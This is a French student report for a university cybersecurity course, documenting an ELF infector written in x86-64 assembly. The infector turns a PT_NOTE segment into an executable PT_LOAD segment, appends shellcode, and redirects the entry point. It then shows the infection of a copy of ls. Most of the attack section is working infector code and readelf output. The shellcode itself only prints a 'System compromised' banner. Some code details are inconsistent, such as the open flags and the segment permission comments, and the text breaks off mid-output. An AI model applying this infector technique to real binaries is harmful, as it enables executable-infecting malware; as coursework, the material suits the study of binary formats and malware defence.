
Hashif BATCHA

SÉCURITÉ SHELLCODE

17/12/2024

ING3 - Cybersécurité - Groupe B

Rapport d'analyse Infector ELF
[!] PT_NOTE → PT_LOAD [!]



CY Tech – Site Saint Martin
2 Avenue Adolphe Chauvin, 95300 Pontoise

Enseignant
Monsieur Maxime BOURRY

Table des matières

I. Introduction

Ce projet m'a permis d'explorer comment fonctionne un fichier ELF et comment on peut le modifier. Ces fichiers sont très importants dans les systèmes Linux car ils permettent d'exécuter des programmes, mais leur structure peut paraître compliquée au début. Pour moi, c'était une belle opportunité d'apprendre quelque chose de nouveau et de découvrir des techniques que je n'avais jamais utilisées auparavant.

L'objectif était simple à comprendre mais pas évident à réaliser : transformer un segment PT_NOTE d'un fichier ELF en un segment PT_LOAD, qui est exécutable. En faisant cela, j'ai pu ajouter un petit programme, appelé shellcode, qui s'exécute avant que le programme initial reprenne son cours normal. Cela demandait de bien comprendre comment les fichiers ELF sont organisés, notamment les différents champs des en-têtes comme les adresses en mémoire ou les offsets.

Pour y arriver, j'ai suivi plusieurs étapes. D'abord, j'ai regardé à quoi ressemblait le fichier ELF cible et j'ai identifié les segments importants, notamment PT_NOTE. Ensuite, j'ai modifié ce segment pour qu'il devienne exécutable. Enfin, j'ai ajouté le shellcode et j'ai fait en sorte que le programme commence par l'exécuter avant de continuer normalement.

Ce projet a été très enrichissant. J'ai appris à coder en assembleur, à mieux comprendre les fichiers binaires et à être plus rigoureux dans ma façon de résoudre des problèmes techniques. En plus, il m'a permis de réfléchir à l'impact que ce genre de modifications peut avoir en termes de cybersécurité.

II. Développement du projet

1. Détection de l'entrée : fichier ou répertoire

La première étape du programme est de vérifier si l'utilisateur a bien fourni une entrée lors de l'exécution. Pour cela, le programme examine les arguments passés via la ligne de commande. Cette vérification se fait en accédant à la pile, où le programme charge la valeur d'argc (le nombre d'arguments). Si aucun argument n'est fourni, le programme détecte cette situation et déclenche une gestion d'erreur. Il affiche alors un message pour indiquer que l'entrée est invalide, puis termine son exécution.

```
_start:
    ; Vérifie le nombre d'arguments
    mov rcx, [rsp]          ; Charge argc depuis la pile
    dec rcx                 ; Soustrait 1 pour ignorer le nom du programme
    test rcx, rcx           ; Vérifie si aucun argument
    jz not_elf              ; Si pas d'arguments, erreur
```

```
not_elf:
    ; Informer que ce n'est pas un fichier ELF valide
    mov rax, 1              ; Prépare l'appel système write (écriture)
    mov rdi, 1              ; stdout (sortie standard)
    mov rsi, err_msg        ; Charger l'adresse du message d'erreur
    mov rdx, err_len        ; Charger la longueur du message d'erreur
    syscall
    jmp exit                ; Sauter à la routine de sortie
```

Puis si un argument est présent, il récupère le chemin fourni et utilise l'appel système `stat` pour vérifier s'il s'agit d'un fichier ou d'un répertoire. Si `stat` échoue (par exemple, si le chemin n'existe pas), le programme se termine immédiatement. Ensuite, il vérifie le type de l'entrée : si c'est un répertoire, il affiche un message et s'arrête ; sinon, il continue le traitement.

```
    ; Récupère le nom du fichier
    mov rdi, [rsp + 16]     ; Charge argv[1] directement depuis la pile

    push rdi                ; Sauvegarde le nom du fichier

    ; Appel système stat pour obtenir les informations du fichier
    mov rax, 4              ; sys_stat
    mov rsi, stat_buf       ; Adresse du buffer pour stocker les informations du fichier
    syscall
    test rax, rax           ; Vérifier si stat a réussi
    js exit                 ; Si erreur, sortir

    ; Vérifier si le fichier est un répertoire
    mov rax, [stat_buf + 16] ; Charger le mode du fichier depuis le buffer stat
    cmp rax, 2              ; Comparer avec le mode répertoire
    je is_directory         ; Sauter si répertoire
```

```
is_directory:
    ; Informer que le chemin est un répertoire
    mov rax, 1                      ; sys_write
    mov rdi, 1                      ; stdout
    mov rsi, dir_msg                ; Charger l'adresse du message de répertoire
    mov rdx, dir_len                ; Charger la longueur du message de répertoire
    syscall
    jmp exit                        ; Sauter à la routine de sortie
```

```
exit:
    ; Fermer le descripteur de fichier si ouvert
    mov rdi, [fd]           ; Charger le descripteur de fichier
    mov rax, 3              ; Prépare l'appel système close (fermeture)
    syscall

    ; Quitter le programme
    mov rax, 60             ; Prépare l'appel système exit (quitter)
    xor rdi, rdi            ; Code de retour 0
    syscall
```

2. Identification des fichiers ELF compatibles

Pour que le programme puisse continuer, il doit s'assurer que l'entrée fournie est un fichier ELF valide. Cette vérification est importante, car le programme est conçu pour manipuler uniquement des fichiers ELF. Ainsi, cette étape repose sur deux actions principales : l'ouverture du fichier et la vérification de sa signature ELF.

Premièrement, le programme commence par ouvrir le fichier en mode lecture seule. Cela permet de vérifier que le fichier existe et qu'il est accessible. Si l'ouverture échoue (par exemple, si le fichier n'existe pas), il affiche un message d'erreur et s'arrête. Sinon, il enregistre le descripteur du fichier pour les prochaines étapes.

```
    ; Ouvrir le fichier en lecture seule
    mov rax, 2              ; sys_open
    mov rsi, 2              ; O_RDONLY
    syscall

    ; Vérifie les erreurs d'ouverture
    test rax, rax           ; Vérifier si l'ouverture a réussi
    js not_elf              ; Si erreur, ce n'est pas un fichier ELF

    ; Stocke le descripteur de fichier
    mov [fd], rax           ; Stocker le descripteur de fichier dans fd

    ; Restaure la pile et continue le traitement
    add rsp, 144            ; Libère l'espace stat_buf

    call verify_elf
```

Deuxièmement, une fois le fichier ouvert, le programme vérifie s'il s'agit d'un fichier ELF valide. Pour cela, il lit les 4 premiers octets (appelés magic number). Ces octets permettent d'identifier si le fichier est bien un ELF. Si la signature ne correspond pas à `0x7F 'E' 'L' 'F'`, le programme signale que ce n'est pas un fichier ELF et s'arrête.

Cette étape est essentielle pour s'assurer que le programme travaille uniquement sur des fichiers ELF compatibles. Si cette vérification n'était pas faite, le programme pourrait planter en essayant de lire ou de modifier des fichiers qui n'ont pas le bon format.

```
verify_elf:
    push rbx                        ; Sauvegarde des registres
    sub rsp, 16                     ; Espace pour données temporaires

    ; Lecture des 4 premiers octets pour le magic number
    sub rsp, 4                      ; Espace pour le magic number
    mov rax, 0                      ; Prépare l'appel système read
    mov rdi, [fd]                   ; Charge le descripteur de fichier
    mov rsi, rsp                    ; Lire directement dans la stack
    mov rdx, 4                      ; Lire 4 octets
    syscall

    ; Vérification du magic number
    cmp dword [rsp], 0x464C457F     ; Comparer les 4 octets lus avec 0x464C457F (magic number ELF)
    jne not_elf                     ; Si différent, ce n'est pas un fichier ELF
```

3. Validation de la structure ELF via l'analyse des en-têtes

Cette étape permet d'extraire des informations importantes depuis l'en-tête ELF, comme le point d'entrée et la position des Program Headers, tout en vérifiant que le fichier est structuré correctement.

Le programme commence par afficher un message confirmant que l'entrée est un fichier ELF. Ensuite, le programme utilise l'appel système `lseek` pour se positionner au début du fichier qui permet de s'assurer que la lecture commence bien au début du fichier. Enfin, il lit les 64 premiers octets, qui représentent l'en-tête ELF, et les stocke dans un buffer. Ces octets contiennent toutes les informations nécessaires pour comprendre la structure du fichier.

```
; Affichage message ELF
mov rax, 1                          ; Prépare l'appel système write
mov rdi, 1                          ; stdout
mov rsi, elf_msg                    ; Charger l'adresse du message ELF
mov rdx, elf_len                    ; Charger la longueur du message ELF
syscall

; Lecture du header complet
mov rax, 8                          ; Prépare l'appel système lseek
mov rdi, [fd]                       ; Charge le descripteur de fichier
xor rsi, rsi                        ; Offset 0 (début du fichier)
xor rdx, rdx                        ; SEEK_SET (début du fichier)
syscall

; Lecture du header ELF complet
mov rax, 0                          ; Prépare l'appel système read
mov rdi, [fd]                       ; Charge le descripteur de fichier
mov rsi, elf_header                 ; Charger l'adresse du buffer pour le header ELF
mov rdx, 64                         ; Lire 64 octets (taille du header ELF)
syscall
```

Une fois l'en-tête ELF lu, le programme extrait plusieurs informations importantes :

- Le point d'entrée du programme (pour revenir à l'exécution normale après le shellcode) : c'est l'adresse où le programme commence son exécution.

- L'offset de la table des Program Headers : cette table contient des informations sur les segments du fichier, et c'est à partir d'elle que les modifications seront faites.

- La taille et le nombre des Program Headers : cela permet de savoir combien de segments existent et comment les analyser.

Ces informations sont ensuite utilisées pour parcourir les Program Headers et identifier les segments à modifier.

```
    ; Extraction des données du header
    mov rax, [elf_header + 24]          ; Charger le point d'entrée du fichier ELF
    mov [original_entry_addr], rax      ; Stocker le point d'entrée original

    mov rax, [elf_header + 32]          ; Charger l'offset de la table des program headers
    mov [phdr_offset], rax              ; Stocker l'offset de la table des program headers

    mov ax, word [elf_header + 54]      ; Charger la taille d'une entrée de program header
    mov [phdr_entry_size], ax           ; Stocker la taille d'une entrée de program header

    mov ax, word [elf_header + 56]      ; Charger le nombre de program headers
    mov [phdr_number], ax               ; Stocker le nombre de program headers

    add rsp, 20                         ; Restaure la stack
    pop rbx                             ; Restaure le registre rbx
    ret
```

4. Exploration et identification des segments PT_LOAD

Dans cette étape, le programme analyse la table des Program Headers d'un fichier ELF pour trouver les segments de type PT_LOAD. Ces segments contiennent les parties du programme qui seront chargées en mémoire lors de son exécution.

Le programme commence par récupérer les informations nécessaires à l'exploration de la table des Program Headers. Pour cela, il utilise les données extraites lors de l'analyse de l'en-tête ELF, comme l'offset de la table et le nombre total d'entrées.

Enfin, le programme sauvegarde les registres importants avant de commencer l'analyse, pour éviter de perdre des données critiques. Une fois l'analyse terminée, il restaure les registres pour garantir que l'exécution continue normalement.

L'exploration des segments PT_LOAD est une étape importante, car ces segments contiennent les parties exécutables du programme. En identifiant correctement leur emplacement et leur structure, le programme peut ensuite s'assurer que l'injection du shellcode est effectuée dans un endroit adapté, sans perturber le fonctionnement normal du fichier ELF.

```
find_pt_load:
    push rdx                    ; Sauvegarde le registre rdx
    xor edx, edx                ; Mettre edx à zéro
    mov dx, [phdr_number]       ; Charger le nombre de program headers dans dx
    mov r12, rdx                ; Stocker le nombre de program headers dans r12

    mov rax, [phdr_offset]      ; Charger l'offset de la table des program headers dans rax
    mov [current_offset], rax   ; Stocker l'offset actuel dans current_offset

    and byte [note_found], 0    ; Réinitialiser le flag note_found à 0
    pop rdx                     ; Restaure le registre rdx
    ret
```

5. Localisation du segment PT_NOTE dans les Program Headers

Pour modifier un segment PT_NOTE, le programme doit d'abord localiser ce type de segment dans la table des Program Headers. Cela se fait à l'aide d'une boucle qui parcourt chaque entrée de la table et vérifie si elle correspond à un segment PT_NOTE. Cette étape est importante, car c'est ici que le programme identifie l'endroit où le shellcode sera injecté.

La boucle commence par vérifier s'il reste des segments à analyser. Le compteur r12, qui contient le nombre total de Program Headers, est utilisé pour savoir quand arrêter la boucle. Si le compteur est à zéro, cela signifie que tous les segments ont été parcourus, et le programme peut sortir.

Ensuite, à chaque itération, le programme se déplace dans le fichier pour accéder au segment courant. Cela se fait avec l'appel système lseek, qui positionne le curseur à l'offset actuel de la table. Une fois positionné, le programme utilise read pour lire le segment et charger ses informations dans un buffer.

```
check_if_segment_modified:
    ; Vérifie s'il reste des segments à analyser
    mov rcx, r12            ; Utilise rcx comme compteur
    test rcx, rcx           ; Vérifie si le compteur est à zéro
    jz exit                 ; Si zéro, sortir

.segments_check_loop:
    ; Lecture du segment
    push rcx                        ; Sauvegarde le compteur de boucle
    mov rax, 8                      ; Prépare l'appel système lseek
    mov rdi, [fd]                   ; Charge le descripteur de fichier
    mov rsi, [current_offset]       ; Charge l'offset actuel
    cdq                             ; Étend rdx en fonction du signe de rax
    syscall

    ; Lecture du program header
    mov rax, 0                      ; Prépare l'appel système read
    mov rsi, phdr                   ; Charge l'adresse du buffer pour le program header
    movzx rdx, word [phdr_entry_size] ; Charge la taille d'une entrée de program header
    syscall
```

Après avoir lu un segment, le programme vérifie son type en comparant la valeur du champ p_type avec la constante PT_NOTE (valeur 4). Si une correspondance est trouvée, cela signifie que le segment est de type PT_NOTE, et le programme saute à l'étiquette pour enregistrer son offset.

Si le segment n'est pas de type PT_NOTE, le programme passe au suivant en incrémentant l'offset avec la taille du Program Header. Il continue de boucler jusqu'à ce que tous les segments aient été vérifiés ou qu'un PT_NOTE soit trouvé.

```
    ; Vérifie si le type de segment est PT_NOTE
    cmp dword [phdr], 4             ; Compare le type de segment avec PT_NOTE
    je .found_modified_segment              ; Si égal, segment PT_NOTE trouvé

    ; Passe au segment suivant
    pop rcx                         ; Restaure le compteur de boucle
    add [current_offset], rdx       ; Incrémente l'offset actuel par la taille de l'entrée
    loop .segments_check_loop               ; Décrémente rcx et boucle si rcx n'est pas zéro

.found_modified_segment:
    pop rcx                 ; Restaure la pile
    jmp file_already_modified ; Sauter à la routine de fichier déjà modifié
```

Enfin, si un segment PT_NOTE est trouvé, le programme enregistre les informations nécessaires, comme son offset, et marque le fichier comme ayant un segment PT_NOTE identifié. Cela est fait en mettant à jour le flag note_found. Ensuite, le programme appelle la fonction modify_header pour transformer le segment PT_NOTE en PT_LOAD.

```
file_already_modified:
    push rbx                        ; Sauvegarde registre

    ; Mise à jour des variables en utilisant un registre temporaire
    mov rbx, [current_offset]       ; Charge l'offset actuel dans rbx
    mov [note_offset], rbx          ; Stocke l'offset dans note_offset

    ; Marque le fichier comme déjà modifié
    mov byte [note_found], 1        ; Met à jour le flag note_found à 1

    call modify_header              ; Appelle la fonction pour modifier le header
    pop rbx                         ; Restaure le registre rbx
    jmp exit                        ; Sauter à la routine de sortie
```

Cette étape est importante, car elle permet de localiser avec précision le segment PT_NOTE à modifier. Sans cette identification, le programme ne saurait pas où injecter le shellcode ni comment transformer le segment.

6. Recherche de la plus haute adresse virtuelle disponible

Dans cette étape, le programme calcule la plus haute adresse virtuelle disponible dans le fichier ELF. Cela est nécessaire pour positionner correctement le nouveau segment PT_LOAD qui va contenir le shellcode, en respectant les alignements mémoire.

Le programme commence par se positionner à la fin du fichier ELF en utilisant l'appel système lseek. Cet appel permet de déterminer où se termine le fichier et, donc, de connaître la position maximale des données actuelles.

```
modify_header:
    ; Lecture du header PT_NOTE
    push rbx                ; Sauvegarde le registre rbx
    mov eax, 8              ; Prépare l'appel système lseek
    mov rdi, [fd]           ; Charge le descripteur de fichier
    mov rsi, [note_offset]  ; Charge l'offset de la section NOTE
    cdq                     ; Étend rdx en fonction du signe de rax
    syscall

    ; Lecture du program header
    mov rdi, [fd]           ; Charge le descripteur de fichier
    xor eax, eax            ; Prépare l'appel système read
    lea rsi, [phdr]         ; Charge l'adresse du buffer pour le program header
    movzx rdx, word [phdr_entry_size] ; Charge la taille d'une entrée de program header
    syscall

    ; Calcul nouvelle position et alignement
    mov rdi, [fd]           ; Charge le descripteur de fichier
    mov eax, 8              ; Prépare l'appel système lseek
    xor esi, esi            ; Offset 0
    mov dl, 2               ; SEEK_END
    syscall
```

Une fois l'offset de la fin du fichier calculé, le programme aligne cette valeur sur une limite de page mémoire (4096 octets). L'alignement est important, car les segments PT_LOAD doivent respecter les contraintes système pour garantir un chargement et une exécution correcte.

Pour aligner l'adresse, le programme ajoute oxFFF (4095 en décimal) à la position actuelle, puis utilise un masque binaire pour s'assurer que l'adresse résultante est un multiple de 4096.

```
    mov r14, rax            ; Stocke la position actuelle dans r14
    add r14, 0xFFF          ; Ajoute 0xFFF pour l'alignement
    and r14, -0x1000        ; Aligne l'adresse sur une limite de page (4096 octets)
```

Après cette opération, r14 contient l'adresse virtuelle alignée, qui sera utilisée pour positionner le nouveau segment PT_LOAD.

7. Conversion en segment PT_LOAD

L'objectif de cette étape est de transformer un segment PT_NOTE en un segment PT_LOAD. Cette conversion est importante, car un segment PT_LOAD permet de charger des données en mémoire et de les exécuter. Pour cela, le programme modifie les attributs du segment, ajuste sa taille en fonction du shellcode, et met à jour le point d'entrée pour rediriger l'exécution vers ce nouveau segment.

Pour convertir le segment PT_NOTE en PT_LOAD, le programme change son type et lui attribue les permissions nécessaires (lecture, écriture et exécution). Il configure également l'offset et l'adresse virtuelle du segment pour garantir que le shellcode sera correctement positionné et aligné en mémoire.

```
; Configuration nouveau segment
mov dword [phdr], 1    ; PT_LOAD - Type de segment PT_LOAD
mov dword [phdr+4], 5  ; RWX - Permissions du segment (lecture, écriture, exécution)
mov [phdr+8], r14      ; Offset - Définir l'offset du segment à r14
lea rax, [r14+0x400000] ; Calculer l'adresse virtuelle du segment
mov [phdr+16], rax     ; vaddr - Définir l'adresse virtuelle du segment
mov [phdr+24], rax     ; paddr - Définir l'adresse physique du segment
```

Ensuite, le programme ajuste la taille du segment en fonction de la longueur du shellcode. Cela garantit que le segment dispose de suffisamment d'espace pour contenir le code injecté. L'alignement est également respecté, avec une taille alignée sur 4096 octets (taille d'une page mémoire).

```
mov eax, shellcode_len ; Charger la longueur du shellcode dans eax
mov [phdr+32], rax     ; filesz - Définir la taille du segment dans le fichier
mov [phdr+40], rax     ; memsz - Définir la taille du segment en mémoire
mov qword [phdr+48], 0x1000 ; Alignement du segment à 4096 octets
```

Pour que le shellcode s'exécute avant le programme original, le programme modifie le point d'entrée du fichier ELF. Le nouveau point d'entrée est redirigé vers l'adresse virtuelle du segment PT_LOAD contenant le shellcode.

Après cette modification, l'exécution du fichier commencera par le shellcode, puis retournera au programme initial

```
mov rax, [phdr+16]     ; Charger l'adresse virtuelle du segment dans rax
mov [elf_header+24], rax ; Mettre à jour le point d'entrée dans l'en-tête ELF

call write_modifications
call write_code
pop rbx                ; Restaurer le registre rbx
ret
```

La fonction `write_modifications` applique les modifications dans le fichier ELF. Elle réécrit les en-têtes ELF et les Program Headers avec les nouvelles configurations.

```
write_modifications:
    ; Positionnement au début du fichier
    push rax                    ; Sauvegarde le registre rax
    push rdi                    ; Sauvegarde le registre rdi
    mov rax, 8                  ; Prépare l'appel système lseek
    mov rdi, [fd]               ; Charge le descripteur de fichier
    xor rsi, rsi                ; Offset 0 (début du fichier)
    xor rdx, rdx                ; SEEK_SET (début du fichier)
    syscall
    pop rdi                     ; Restaure le registre rdi
    pop rax                     ; Restaure le registre rax

    ; Écriture du header ELF
    push rcx                    ; Sauvegarde le registre rcx
    mov rax, 1                  ; Prépare l'appel système write
    mov rdi, [fd]               ; Charge le descripteur de fichier
    lea rsi, [elf_header]       ; Charge l'adresse du header ELF
    mov rdx, 64                 ; Taille du header ELF (64 octets)
    syscall
    pop rcx                     ; Restaure le registre rcx

    ; Positionnement à l'offset de la note
    push rbx                    ; Sauvegarde le registre rbx
    mov rax, 8                  ; Prépare l'appel système lseek
    mov rdi, [fd]               ; Charge le descripteur de fichier
    mov rsi, [note_offset]      ; Charge l'offset de la section NOTE
    xor rdx, rdx                ; SEEK_SET (début du fichier)
    syscall
    pop rbx                     ; Restaure le registre rbx

    ; Écriture du program header
    mov rax, 1                  ; Prépare l'appel système write
    mov rdi, [fd]               ; Charge le descripteur de fichier
    lea rsi, [phdr]             ; Charge l'adresse du program header
    mov rdx, 56                 ; Taille du program header (56 octets)
    syscall

    ret  ; Retour de la fonction
```

Ainsi, ces étapes permettent de transformer un segment PT_NOTE en PT_LOAD, d'ajouter des permissions RWX, qui va permettre d'intégrer le shellcode. Le point d'entrée du programme sera mis à jour pour rediriger l'exécution vers ce nouveau segment, tout en conservant le fonctionnement normal du fichier après l'exécution du code injecté.

III. Le Shellcode

1. Fonctionnement du code injecté

Le shellcode est un morceau de code ajouté au fichier ELF pour exécuter une action avant que le programme d'origine ne reprend son exécution normale. Son fonctionnement est simple : il récupère son adresse de base, affiche un message, restaure les registres, puis redirige l'exécution vers le point d'entrée original du programme. Cela permet d'intégrer un comportement supplémentaire tout en garantissant que le fichier infecté reste fonctionnel.

La première étape du shellcode consiste à calculer son adresse de base. Cela est nécessaire pour pouvoir accéder correctement aux données et instructions, car le shellcode est injecté à un emplacement spécifique du fichier ELF. Pour cela, le shellcode utilise une technique qui récupère l'adresse de retour de la pile et la corrige pour obtenir la base.

```
; Section contenant le shellcode qui sera injecté dans le fichier cible
section .data.shellcode
align 16                ; Aligner le shellcode sur une limite de 16 octets
shellcode:
    call get_base ; Appel pour obtenir l'adresse de base
get_base:
    pop rbx                         ; Récupère l'adresse de retour de la pile dans rbx
    sub rbx, get_base - shellcode  ; Calcule l'adresse de base en soustrayant l'offset
```

Avant d'effectuer toute opération, le shellcode sauvegarde les registres importants (rax, rcx, rdx, rsi, rdi) sauvegarde les registres essentiels (rax, rcx, rdx, rsi, rdi) pour ne pas perturber l'exécution du programme original.

```
    ; Sauvegarder les registres essentiels
    push rax
    push rcx
    push rdx
    push rsi
    push rdi
```

Le shellcode affiche ensuite un message en utilisant l'appel système sys_write. Ce message, qui peut être considéré comme une preuve d'infection, est affiché sur la sortie standard (stdout). Le shellcode calcule l'adresse du message en se basant sur l'adresse de base précédemment calculée.

Message affiché :
[!] System compromised by H45H1F aka M364TRoN :)

```
    ; Afficher le message
    mov rax, 1          ; sys_write
    mov rdi, 1          ; stdout
    lea rsi, [rbx + message - shellcode]  ; Charger l'adresse du message dans rsi
    mov rdx, msg_len                      ; Charger la longueur du message dans rdx
    syscall
```

Après avoir affiché le message, le shellcode restaure les registres sauvegardés précédemment pour revenir à l'état initial.

```
    ; Restaurer les registres
    pop rdi
    pop rsi
    pop rdx
    pop rcx
    pop rax
```

La dernière étape du shellcode consiste à calculer l'adresse exacte du point d'entrée original du programme et à y rediriger l'exécution. Cette redirection est essentielle pour garantir que le programme modifié continue de fonctionner normalement après l'exécution du shellcode. Le calcul de l'adresse utilise l'adresse virtuelle du segment PT_LOAD et l'adresse de base du shellcode pour s'assurer que le saut est correct.

```
    ; Calculer et sauter à l'adresse originale
    mov rax, [rbx + entry_storage - shellcode]  ; Charger l'adresse d'entrée originale
    mov rcx, [rbx + vaddr_storage - shellcode]  ; Charger l'adresse virtuelle du segment
    sub rbx, rcx                                ; Calculer le décalage entre l'adresse de base et l'adresse virtuelle
    add rax, rbx                                ; Ajouter le décalage à l'adresse d'entrée originale
    jmp rax                                     ; Sauter à l'adresse d'entrée originale

    ; Données
    message: db "[!] System compromised by H45H1F aka M364TR0N :)", 10
    msg_len equ $ - message

    ; Stockage des adresses
    entry_storage: dq 0
    vaddr_storage: dq 0

shellcode_end:

; Offsets nécessaires
entry_offset equ entry_storage - shellcode
vaddr_offset equ vaddr_storage - shellcode
shellcode_len equ shellcode_end - shellcode
```

Le shellcode est conçu de manière simple et efficace. Il affiche un message pour signaler l'infection, restaure l'état initial du programme, puis redirige l'exécution vers le programme original. Grâce à ce fonctionnement, le fichier ELF infecté reste parfaitement fonctionnel tout en intégrant un comportement supplémentaire. Cela montre que le shellcode atteint son objectif sans compromettre la stabilité du fichier.

2. Interaction avec le fichier ELF et retour au programme original

Dans cette étape, le programme écrit le shellcode dans le fichier ELF, met à jour les informations nécessaires et s'assure que l'exécution retourne correctement au programme original.

Avant d'écrire le shellcode dans le fichier ELF, le programme met à jour deux informations clés directement dans le code injecté :

- L'adresse d'entrée originale du programme qui permet au shellcode de rediriger l'exécution vers le point d'entrée initial du programme après son exécution.

- L'adresse virtuelle du segment PT_LOAD pour que le shellcode puisse s'exécuter au bon endroit en mémoire.

Le programme utilise les informations stockées précédemment, comme l'adresse d'entrée et l'adresse virtuelle du segment, pour les insérer dans le shellcode.

```
write_code:
    ; Sauvegarde des registres importants
    push rbx
    push rcx

    ; Mise à jour de l'adresse d'entrée dans le shellcode
    mov rax, [original_entry_addr]       ; Charge l'adresse d'entrée originale dans rax
    lea rdi, [shellcode + entry_offset]  ; Calcule l'adresse de stockage de l'entrée dans le shellcode
    mov [rdi], rax                       ; Stocke l'adresse d'entrée originale dans le shellcode

    ; Mise à jour de l'adresse virtuelle dans le shellcode
    mov rax, [phdr + 16]                 ; Charge l'adresse virtuelle du segment dans rax
    lea rdi, [shellcode + vaddr_offset]  ; Calcule l'adresse de stockage de l'adresse virtuelle dans le shellcode
    mov [rdi], rax                       ; Stocke l'adresse virtuelle dans le shellcode
```

Pour écrire le shellcode à l'emplacement correct, le programme utilise l'appel système lseek pour se déplacer à l'offset où le shellcode doit être inséré. Cet offset correspond à la fin du fichier ou à l'adresse calculée lors de l'étape précédente.

```
    ; Positionnement dans le fichier
    push rax                            ; Sauvegarde le registre rax
    mov rax, 8                          ; Prépare l'appel système lseek
    mov rdi, [fd]                       ; Charge le descripteur de fichier
    mov rsi, r14                        ; Charge l'offset stocké dans r14
    xor rdx, rdx                        ; SEEK_SET (début du fichier)
    syscall
    pop rax                             ; Restaure le registre rax
```

Une fois positionné au bon endroit, le programme utilise l'appel système write pour écrire le shellcode dans le fichier ELF, en respectant sa longueur.

```
; Écriture du shellcode
mov rax, 1                          ; Prépare l'appel système write
mov rdi, [fd]                       ; Charge le descripteur de fichier
lea rsi, [shellcode]                ; Charge l'adresse du shellcode
mov rdx, shellcode_len              ; Charge la longueur du shellcode
syscall
```

Après avoir inséré le shellcode, le programme restaure les registres sauvegardés pour que l'exécution reprenne normalement. Cela garantit que l'infection est terminée proprement sans perturber le fonctionnement du programme.

```
; Restauration des registres
pop rcx
pop rbx

ret
```

Ainsi, en insérant le shellcode dans le fichier ELF et en ajustant les adresses nécessaires, nous avons complété l'infection du fichier. Le programme modifié reste fonctionnel tout en intégrant un code malveillant qui s'exécute avant de retourner à son comportement normal.

IV. Résultats

Pour valider l'infection, voici les résultats obtenus avant et après avoir appliqué l'infector ELF sur une copie du programme `ls`.

Avant l'infection

Une copie du fichier ELF original `ls` a été réalisée sous le nom `ls_copy`. Voici un aperçu des en-têtes du fichier avant l'infection, montrant qu'il s'agit d'un ELF valide, avec un segment PT_NOTE intact.

```
→ shellcode_hashif_batcha_2024 git:(main) ✗ cp /bin/ls ls_copy
→ shellcode_hashif_batcha_2024 git:(main) ✗ readelf -l ls_copy

Type de fichier ELF est DYN (fichier exécutable indépendant de la position)
Point d'entrée 0x6d30
Il y a 13 en-têtes de programme, débutant à l'adresse de décalage 64

En-têtes de programme :
  Type           Décalage           Adr.virt           Adr.phys.
                 Taille fichier     Taille mémoire      Fanion Alignement
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Réquisition de l'interpréteur de programme: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000036f8 0x00000000000036f8  R      0x1000
  LOAD           0x0000000000004000 0x0000000000004000 0x0000000000004000
                 0x0000000000014db1 0x0000000000014db1  R E    0x1000
  LOAD           0x0000000000019000 0x0000000000019000 0x0000000000019000
                 0x00000000000071b8 0x00000000000071b8  R      0x1000
  LOAD           0x0000000000020f30 0x0000000000021f30 0x0000000000021f30
                 0x0000000000001348 0x00000000000025e8  RW     0x1000
  DYNAMIC        0x0000000000021a38 0x0000000000022a38 0x0000000000022a38
                 0x0000000000000200 0x0000000000000200  RW     0x8
  NOTE           0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  NOTE           0x0000000000000368 0x0000000000000368 0x0000000000000368
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_PROPERTY   0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000030 0x0000000000000030  R      0x8
  GNU_EH_FRAME   0x000000000001e170 0x000000000001e170 0x000000000001e170
                 0x00000000000005ec 0x00000000000005ec  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000020f30 0x0000000000021f30 0x0000000000021f30
                 0x00000000000010d0 0x00000000000010d0  R      0x1
```

```
→ shellcode_hashif_batcha_2024 git:(main) ✗ ./ls_copy
fichier.txt  hello_world.txt  ls_copy  projet_shellcode  projet_shellcode.o  projet_shellcode.s  README.md  test
```

Après l'infection

Après avoir appliqué l'infecteur sur le fichier `ls_copy`, les modifications suivantes sont observées :

Un message s'affiche avant l'exécution du programme, montrant que le shellcode a été injecté avec succès.

Le programme continue ensuite son exécution normale, listant les fichiers du répertoire comme attendu.

```
→ shellcode_hashif_batcha_2024 git:(main) ✗ readelf -l ls_copy

Type de fichier ELF est DYN (fichier exécutable indépendant de la position)
Point d'entrée 0x423000
Il y a 13 en-têtes de programme, débutant à l'adresse de décalage 64

En-têtes de programme :
  Type           Décalage           Adr.virt           Adr.phys.
                 Taille fichier     Taille mémoire      Fanion Alignement
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Réquisition de l'interpréteur de programme: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000036f8 0x00000000000036f8  R      0x1000
  LOAD           0x0000000000004000 0x0000000000004000 0x0000000000004000
                 0x0000000000014db1 0x0000000000014db1  R E    0x1000
  LOAD           0x0000000000019000 0x0000000000019000 0x0000000000019000
                 0x00000000000071b8 0x00000000000071b8  R      0x1000
  LOAD           0x0000000000020f30 0x0000000000021f30 0x0000000000021f30
                 0x0000000000001348 0x00000000000025e8  RW     0x1000
  DYNAMIC        0x0000000000021a38 0x0000000000022a38 0x0000000000022a38
                 0x0000000000000200 0x0000000000000200  RW     0x8
  LOAD           0x0000000000023000 0x0000000000423000 0x0000000000423000
                 0x000000000000007a 0x000000000000007a  R E    0x1000
  NOTE           0x0000000000000368 0x0000000000000368 0x0000000000000368
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_PROPERTY   0x0000000000000338 0x0000000000000338 0x0000000000000338
